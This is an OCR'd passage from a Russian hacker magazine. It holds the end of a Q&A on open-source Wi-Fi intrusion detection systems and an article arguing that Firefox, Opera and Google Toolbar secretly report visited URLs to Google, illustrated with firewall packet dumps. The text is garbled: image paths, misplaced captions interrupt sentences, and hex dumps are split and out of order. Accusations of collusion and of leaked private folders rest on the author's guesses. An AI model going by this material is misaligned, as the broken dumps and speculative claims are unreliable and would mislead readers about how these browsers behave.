
A: Даже опытные вирмейкеры, если есть подозрение в заражении, сначала уступают место аверам и только потом работают вручную. Автоматизация — великая вещь и делать все самому довольно иррационально. Ну а что требуется для этого, думаю, и так понятно: знание ассемблера, дизассемблеров (вроде IDA), ключей реестра, умение работать с таким софтом, как декомпиляторы и распаковщики.

Q: ПОДСКАЖИ, КАКИЕ ЕЩЕ СУЩЕСТВУЮТ IDS ДЛЯ WI-FI СЕТЕЙ С ОТКРЫТЫМИ ИСХОДНИКАМИ, КРОМЕ SNORT'А И ДРУГИХ, НЕДАВНО ПЕРЕЧИСЛЕННЫХ В ЖУРНАЛЕ?

A: WIDS, имеющая стандартный функционал (обнаружение частых запросов, детектинг затопления запросами, анализ фреймов и т.д.), но отличающаяся наличием своего рода механизма Honeypot для приманки потенциальных взломщиков.

Еще одна система со сходным первой названием — WIDZ, умеющая противодействовать атаке EvilTwin (то есть находить подставные точки доступа), мониторить сеть на подозрительный трафик и т.п. К сожалению, в ней периодически находят уязвимости.

Ну и не стоит забывать о том, что в Kismet тоже есть функции IDS.



КРИС КАСПЕРСКИ

У Google под колпаком!

ШПИОНСКАЯ ВКЛАДКА XXI ВЕКА


Право на privacy, уже и без того изрядно потрепанное в боях, подверглось очередной атаке. На этот раз — со стороны гиганта Google, шпионящего за нами с помощью закладок, встроенных в популярные браузеры (Горящий Лис, Опера), а также панель Google Toolbar, установленную у миллионов пользователей. Но как обнаружить факт шпионажа (я, например, обнаружил это чисто случайно), какая именно информация передается, чем это нам грозит в практическом плане и можно ли предотвратить разгул безобразия своими собственными силами? Сейчас посмотрим, мой друг, сейчас посмотрим…

Интернет представляет собой отличный инструмент для контроля над деятельностью его обитателей, в котором заинтересованы и правительственные учреждения, и крупные/мелкие корпорации, и не в последнюю очередь хакеры. Да и стандартный браузер предоставляет слишком много информации о клиенте, передавая ее узлу, с которым осуществляется соединение: тип и версию операционной системы и самого браузера, а также адрес предыдущей посещенной страницы. Невероятно богатая информация для статистического анализа, но, к сожалению аналитиков (и к счастью простых пользователей), полностью децентрализованная и разобщенная: не существует никакого единого центра по сбору данных, и хотя некоторые фирмы предоставляют бесплатные счетчики (типа www.SpyLog.ru), они контролируют лишь те сетевые ресурсы, на которых они установлены.


Панель управления Google Toolbar, выпущенная для Горящего Лиса и IE, не только упрощает web-серфинг, но и передает Google информацию о посещаемых узлах, типе и версии браузера/операционной системы, честно предупреждая об этом в пользовательском соглашении, поэтому тут никаких претензий у нас нет. По официальной версии, полученные данные не разглашаются, не передаются никаким третьим лицам (типа ФБР), а используются исключительно для улучшения качества поиска. Наиболее часто посещаемые ссылки получают более высокий приоритет и выводятся первыми, от чего выигрывает как сама поисковая машина, так и конечные пользователи (независимо от того, установлена у них Google Toolbar или нет).

Естественно, далеко не каждый готов делиться с Google какой бы то ни было личной информацией. Поэтому компания вступила в сговор с разработчиками некоторых популярных браузеров (Горящий Лис, Опера), убедив их встроить специальные закладки, скрыто передающие информацию обо всех действиях пользователя в специальных аналитический центр. Последний, естественно, принадлежит Google. Быть может, в этом и кроется секрет бесплатности Оперы? Как знать.

Ладно, не будем гадать на кофейной гуще, а лучше пронаблюдаем за процессом передачи данных своими собственными глазами и подумаем, как предотвратить утечку персональной информации, раскрытие которой может иметь определенные последствия. В частности, хакеры давно и небезуспешно используют Google для атак на сайты, о чем можно прочесть в статье «Google Hacking for Penetration Testers», написанной хакером по



› При заходе на сервер http://nezumi.org.ru Горящий Лис тайком передает какую-то информацию по адресам 72.14.217.93 и 209.85.137.99, принадлежащим корпорации Google



› Внешний вид персонального брандмауэра

прозвищу Johnny Long: www.blackhat.com/presentations/bh-europe-05/BH_EU_05-Long.pdf. Больше всего, конечно, от этого страдают владельцы web-серверов, но и обычным пользователям временами приходится несладко. Так что... займемся экспериментами.

Готовим операционную

Итак, что нам понадобится? Горящий Лис (версия 1.5), Internet Explorer (версия 6.0.2800.1106), Опера (версия 8.51). Остальные версии я не проверял, поэтому их поведение может отличаться от описанного. Еще нам потребуется снифер (грабитель сетевого трафика) и брандмауэр (для защиты от утечек информации). Я использую SyGate Personal Firewall от компании SyGate (ныне купленной корпорацией Symantec), включающий в себя неплохой пакетный фильтр. Если до версии 4.2 для некоммерческого использования он был бесплатен, то теперь за полную версию просят денежку, а из демонстрационной пакетный фильтр исключен. Поэтому приходится либо раскошеливаться, либо искать антиквариат, либо использовать какой-нибудь другой брандмауэр плюс бесплатный tcpdump (www.tcpdump.org), портированный под множество операционных систем, среди которых значится и Windows.
Также для чистоты эксперимента рекомендуется установить свой собственный web-сервер, чтобы исключить все побочные воздействия. Лично я юзаю Small Http Server (http://smallsrv.com), который советую и остальным, тем более что для граждан бывшего СНГ он бесплатен.

Взятие Горящего Лиса с поличным


Берем свежеустановленного Горящего Лиса за хвост и идем по адресу http://nezumi.org.ru (адрес моего web-сервера). Открываем SyGate Personal Firewall, лезем в «Logs → Packet Log» (при этом галочка «Capture Full Packet» в «Options → Log» должна быть заблаговременно установлена) и видим, что в пакетном логе появились какие-то странные и совершенно левые IP-адреса, с которыми сношался процесс firefox.exe через 80-й порт. Локальный адрес моего сервера в логе отсутствует, поскольку пакетный фильтр Sygate Personal Firewall игнорирует трафик, идущий через loopback-петлю 127.0.0.1. Попробуем выяснить, кому принадлежат эти IP, определив их доменные имена посредством штатной утилиты tracert.exe. Ее стараниями мы быстро узнаем, что адресу 72.14.217.93 соответствует доменное имя bu-in-f93.google.com, а 209.85.137.99 – mg in f99.google.com.

Ага! В воздухе уже запахло паленым. Оба адреса принадлежат корпорации Google и, что самое интересное, находятся в различных подсетях. Короче, факт скрытой передачи персональных данных можно считать надежно установленным. Остается только выяснять, какая именно информация передается. Это легко! Достаточно взглянуть на окно дампа, содержимое которого приведено ниже:


ИНФОРМАЦИЯ, ПЕРЕДАВАЕМАЯ ЛИСОМ УЗЛУ BU-IN-F93.GOOGLE.COM

```
0000:  00 30 80 3F DE 00 00
A0 : C5 C1 D8 89 08 00 45 00 |
.0.?.........E.
0010:  03 FF F8 41 40 00 80 06 :
68 30 53 EF 21 2E 48 0E | ...A@...
h0S.!.H.
0020:  D9 5B 08 95 00 50 AC 7C :
5B 7B 32 F6 FD E4 50 18 | .[...
P.|[{2...P.
0030:  41 6A 05 C4 00 00 47 45 : 54
20 2F 73 61 66 65 62 | Aj....GET
/safeb
0040:  72 6F 77 73 69 6E 67 2F :
6C 6F 6F 6B 75 70 3F 73 | rowsing/
lookup?s
0050:  6F 75 72 63 65 69 64
3D : 66 69 72 65 66 6F 78 2D |
ourceid=firefox-
0060:  61 6E 74 69 70 68 69
73 : 68 26 66 65 61 74 75 72 |
antiphish&featur
0070:  65 73 3D 54 72 75 73
74 : 52 61 6E 6B 26 63 6C 69 |
es=TrustRank&cli
0080:  65 6E 74 3D 6E 61 76
63 : 6C 69 65 6E 74 2D 61 75 |
ent=navclient-au
0090:  74 6F 2D 74 62 66 66 26 : 65
```

« ЕСЛИ ДО ВЕРСИИ 4.2 ДЛЯ НЕКОММЕРЧЕСКОГО ИСПОЛЬЗОВАНИЯ ОН БЫЛ БЕСПЛАТЕН, ТО ТЕПЕРЬ ЗА ПОЛНУЮ ВЕРСИЮ НАДО ПЛАТИТЬ, А ИЗ DEMO ПАКЕТНЫЙ ФИЛЬТР ИСКЛЮЧЕН»



> Google Toolbar передает персональную информацию узлам sb.google.com и www.google-analytics.com



> Блокирование IP-адресов, принадлежащих узлам распределенной сети Google, на персональном брандмауэре SyGate Personal Firewall

```
6E 63 76 65 72 3D 31 |
to-tbff&encver=1
00A0:  26 6E 6F 6E 63 65
3D 2D : 31 34 37 30 36 37
37 35 | &nonce=-
14706775
```

```
...w@...&.S.!..U
0020:  89 63 09 49 00 50 F7 E4 : 17
E3 89 73 B5 75 50 18 | .c.I.P.....
s.uP.
0030:  44 70 3E 02 00 00 47 45 : 54
20 2F 73 65 61 72 63 | Dp>...GET
```

```
517812d7&q=info:
00B0:  68 74 74 70 25 33 41
25 : 32 46 25 32 46 6E 65 7A |
http%3A%2F%2Fnez
00C0:  75 6D 69 2E 6F 72
67 2E : 72 75 25 32 46
20 48 54 | umi.org.ru%2F HT
00D0:  54 50 2F 31 2E 31
0D 0A : 48 6F 73 74 3A 20
74 6F | TP/1.1..
Host: to
```

«Другими словами, в горящего Лиса изначально встроено ядро панели Google Toolbar, причем без возможности его отключения штатными средствами»

Даже неспециалисту понятно, что bu-in-f93.google.com представляет собой web-сервер, которому Лис посылает запрос «GET /safebrowsing/lookup?sourceid=firefox-antiphish&features=TrustRank&client=navclient-auto-tbff&encver=1». Запрос вызывает скрипт /safebrowsing/lookup и передает строку параметров, включающую в себя среди прочей интересной информации зашифрованный URL посещаемой страницы вместе с типом/версией браузера/операционной системы, передаваемых открытым текстом.
А вот что передается узлу mg-in-f99.google.com:


ИНФОРМАЦИЯ, ПЕРЕДАВАЕМАЯ ЛИСОМ УЗЛУ MG-IN-F99.GOOGLE.COM

```
0000:  00 30 80 3F DE 00 00
A0 : C5 C1 D8 89 08 00 45 00 |
.0.?.........E.
0010:  03 A9 01 77 40 00 80
06 : 26 02 53 EF 21 2E D1 55 |
```


```
/searc
0040:  68 3F 73 6F 75 72 63
65 : 69 64 3D 6E 61 76 63 6C |
h?sourceid=navcl
0050:  69 65 6E 74 2D 66 66 26 :
66 65 61 74 75 72 65 73 | ient-
ff&features
0060:  3D 52 61 6E 6B 26 63
6C : 69 65 6E 74 3D 6E 61 76 |
=Rank&client=nav
0070:  63 6C 69 65 6E 74 2D 61 :
75 74 6F 2D 66 66 26 67 | client-
auto-ff&g
0080:  6F 6F 67 6C 65 69 70
3D : 4F 3B 32 30 39 2E 38 35 |
oogleip=O;209.85
0090:  2E 31 33 37 2E 39 39
3B : 32 33 30 26 63 68 3D 38 |
.137.99;230&ch=8
00A0:  35 31 37 38 31 32 64
37 : 26 71 3D 69 6E 66 6F 3A |
```

Отчетливо виден ничем не прикрытый запрос «GET /search?client=navclient-auto&googleip=O;1532&iqrn=TPVB&orig=0n2ln&ie=UTF8&oe=UTF-8&querytime=Q0B&features=Rank:&q=info:http%3a%2f%2fnezumi%2eorg%2eru&ch=702785874955 HTTP/1.1» с незашифрованным адресом http%3a%2f%2fnezumi%2eorg%2eru, который при переводе на нормальный язык выглядит так: http://nezumi.org.ru. Факт утечки информации налицо!
А теперь (разнообразия ради) попробуем установить панель Google Toolbar и посмотреть, как она повлияет на конечный результат. Идем на www.google.com/intl/en/options, находим «Toolbar — Add a search box to your browser» и устанавливаем версию, разработанную специально для Горящего Лиса (www.google.com/tools/firefox/index.html). При этом галочки напротив пунктов «PageRank Display» и «Safe Browsing» должны находиться во взведенном состоянии («Tools → Extensions → Google





> Персональная информация прекращает утекать при отключении «PageRank Display» и «Safe Browsing»



> Настройки Google Toolbar, ответственные за передачу персональной информации

Выходит, что subscene.com (как и многие другие web-узлы) активно сотрудничает с Google, добровольно передавая ему статистику нажатий на те или иные ссылки, а вместе с ней — персональную информацию о типе/версии браузера/операционной системе, языковых настройках и даже о... локальном времени, что позволяет вычислить географическое местонахождение посетителя.

Toolbar for Firefox → Options»), в противном случае персональная информация никуда передаваться не будет (активность Google Toolbar никак не зависит от того, отображается она на панели инструментов или нет).

Повторяем попытку захода на http://nezumi.org.ru и смотрим в пакетный лог. В нем теперь вместо бессловесных IP-адресов появились доменные имена sb.google.com и www.google-analytics.com, первое из которых соответствует bu-in-3.google.com, а второе — mg-in-f99.google.com. Это легко определить, изучив протокол обмена и сравнив его с предыдущим результатом.

Другими словами, в Горящего Лиса изначально встроено ядро панели Google Toolbar, причем без возможности его отключения штатными средствами (вариант с правкой исходных текстов не предлагать).

А теперь смертельный номер! Заходим в настройки Google Toolbar и отключаем «PageRank Display» и «Safe Browsing» — передача персональной информации тут же прекращается. И это хорошо! Таким образом, чтобы предотвратить утечку персональной информации, необходимо установить Google Toolbar, залезть в настройки и отключить «PageRank Display» и «Safe Browsing».

Аналогичная закладка имеется и в Опере. Однако в силу отсутствия для нее специальной версии Google Toolbar, утечку персональной информации предотвратить не так-то просто. Я это сделал путем бит-хака, то есть хирургического вмешательства в двоичный код, но существуют и другие методы, которые мы обсудим чуть позже. В Internet Explorer закладки от Google отсутствуют (еще бы, ведь Google и Microsoft — заклятые враги-конкуренты). Однако поскольку Internet Explorer — это сплошная дыра (типа «дуршлаг»), то по соображениям безопасности пользоваться им категорически не рекомендуется.

Кто стучит на тебя?

Берем пропатченную Оперу, Internet Explorer или любой другой браузер, заведомо не содержащий закладок, и совершаем марш-бросок на http://subscene.com, где нажимаем ссылку «Search» и смотрим в пакетный лог.

Что за черт?! Лог брандмауэра буквально кишит обращениями к узлу www.google analytics.com, отсылая ему запросы «GET /urchin.js HTTP/1.1». Какая су... сумчатая кенгуру стучит на нас? И откуда взялся urchin.js? Это что-то новенькое! Раньше такого не встречалось!

Просмотр исходного кода HTML-страницы быстро выявляет следующий JavaScript, код которого и является стукачом:

```
<script src="http://www.google-
analytics.com/urchin.js"
type="text/javascript">
</script>
```


Чем это чревато?

Какой ущерб может нанести утечка персональной информации, стекающейся в аналитический центр корпорации Google, при условии что она не попадает к третьим лицам? Начнем с простых пользователей. Ну какое кому дело, кто куда ходит и на какие ссылки нажимает? Теоретически Google может отслеживать посетителей «неправильных» сетевых ресурсов, пропагандирующих терроризм или распространяющих педофилию, но ни одного подобного прецедента до сих пор зафиксировано не было! Однако это еще не означает, что можно и дальше бродить по Сети и ничего не опасаться.

Рассмотрим типичную ситуацию — рядовую контору, сотрудники которой в «свободное от работы время» смотрят порнографию через https-proxy, шифрующие трафик так, что администратор даже и не догадывается, какой гадостью занимаются его подопечные. Но поскольку передача персональной информации в аналитический центр Google осуществляется в незашифрованном виде, то администратору достаточно всего лишь натравить grep на лог, чтобы все тайное немедленно стало явным.

Владельцам web-серверов приходится намного хуже, и утечка персональной информации приводит к реальной угрозе нарушения безопасности. Создает, допустим, владелец web-ресурса виртуальную директорию, кладет в нее «информацию не для всех» и дает ссылку заинтересованному

«ВЛАДЕЛЬЦАМ WEB-СЕРВЕРОВ ПРИХОДИТСЯ НАМНОГО ХУЖЕ, И УТЕЧКА ПЕРСОНАЛЬНОЙ ИНФОРМАЦИИ ПРИВОДИТ К РЕАЛЬНОЙ УГРОЗЕ НАРУШЕНИЯ БЕЗОПАСНОСТИ»



> Перехват чужой поисковой сессии

> IP-адресу 209.85.137.99 соответствует доменное имя mg-in-f99.google.com

лицу. Виртуальные директории не отображаются в списке содержимого каталога, и чтобы добраться до них, нужно знать полный путь (фактически играющий роль пароля). Создавать виртуальные директории гораздо проще, чем заморачиваться с заведением новых пользователей и раздачей логинов/паролей (тем более что далеко не всякий бесплатный хостер предоставляет подобную услугу, да и платный тоже). Кстати, аналогичного результата можно добиться, поместив файл в одну из «нормальных» директорий с запрещенным просмотром ее содержимого.
Но вся защита рухнет, как только лицо, которому мы передали секретную ссылку, щелкнет по ней браузером, который содержит закладку или установленную панель Google Toolbar, передающую URL в аналитический центр, направляющий содержимое виртуальной директории прямиком на индексацию, после чего любой желающий может получить к ней доступ через поисковую машину Google!
Случай из жизни. Была у меня как-то на сервере виртуальная папка /mp3, доступная только пользователям с именем mp3 и таким же точно паролем, где лежала куча всякого добра, предназначенного сугубо для доступа в пределах домашней локальной сети (в самом деле, гонять файлы по витой паре намного удобнее, чем носиться с CD/DVD-RW дисками). И вот в один прекрасный день я заметил, что в приватную папку кто-то забрался и качает, причем не просто качает (как качал бы нормальный пользователь), а гребет все подряд, порядком напрягая канал. Глянул на адрес и обалдел — 82.208.10.16, в поле User-Agent которого без всякого стеснения и зазрения совести прямым текстом значилось: «Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)». Каким же образом Google смог узнать логин/пароль к моей приватной папке? Мысль о переборе я откинул сразу, а вот утечка информации через закладку, встроенную в Лиса, которым я пользовался, очень даже могла настучать. Таким образом, передавая ссылку на приватный ресурс лицу, пользующемуся Google Toolbar (или браузером с закладкой внутри), надо быть готовым к тому, что назавтра об этом ресурсе узнает весь мир!

Сессии Google

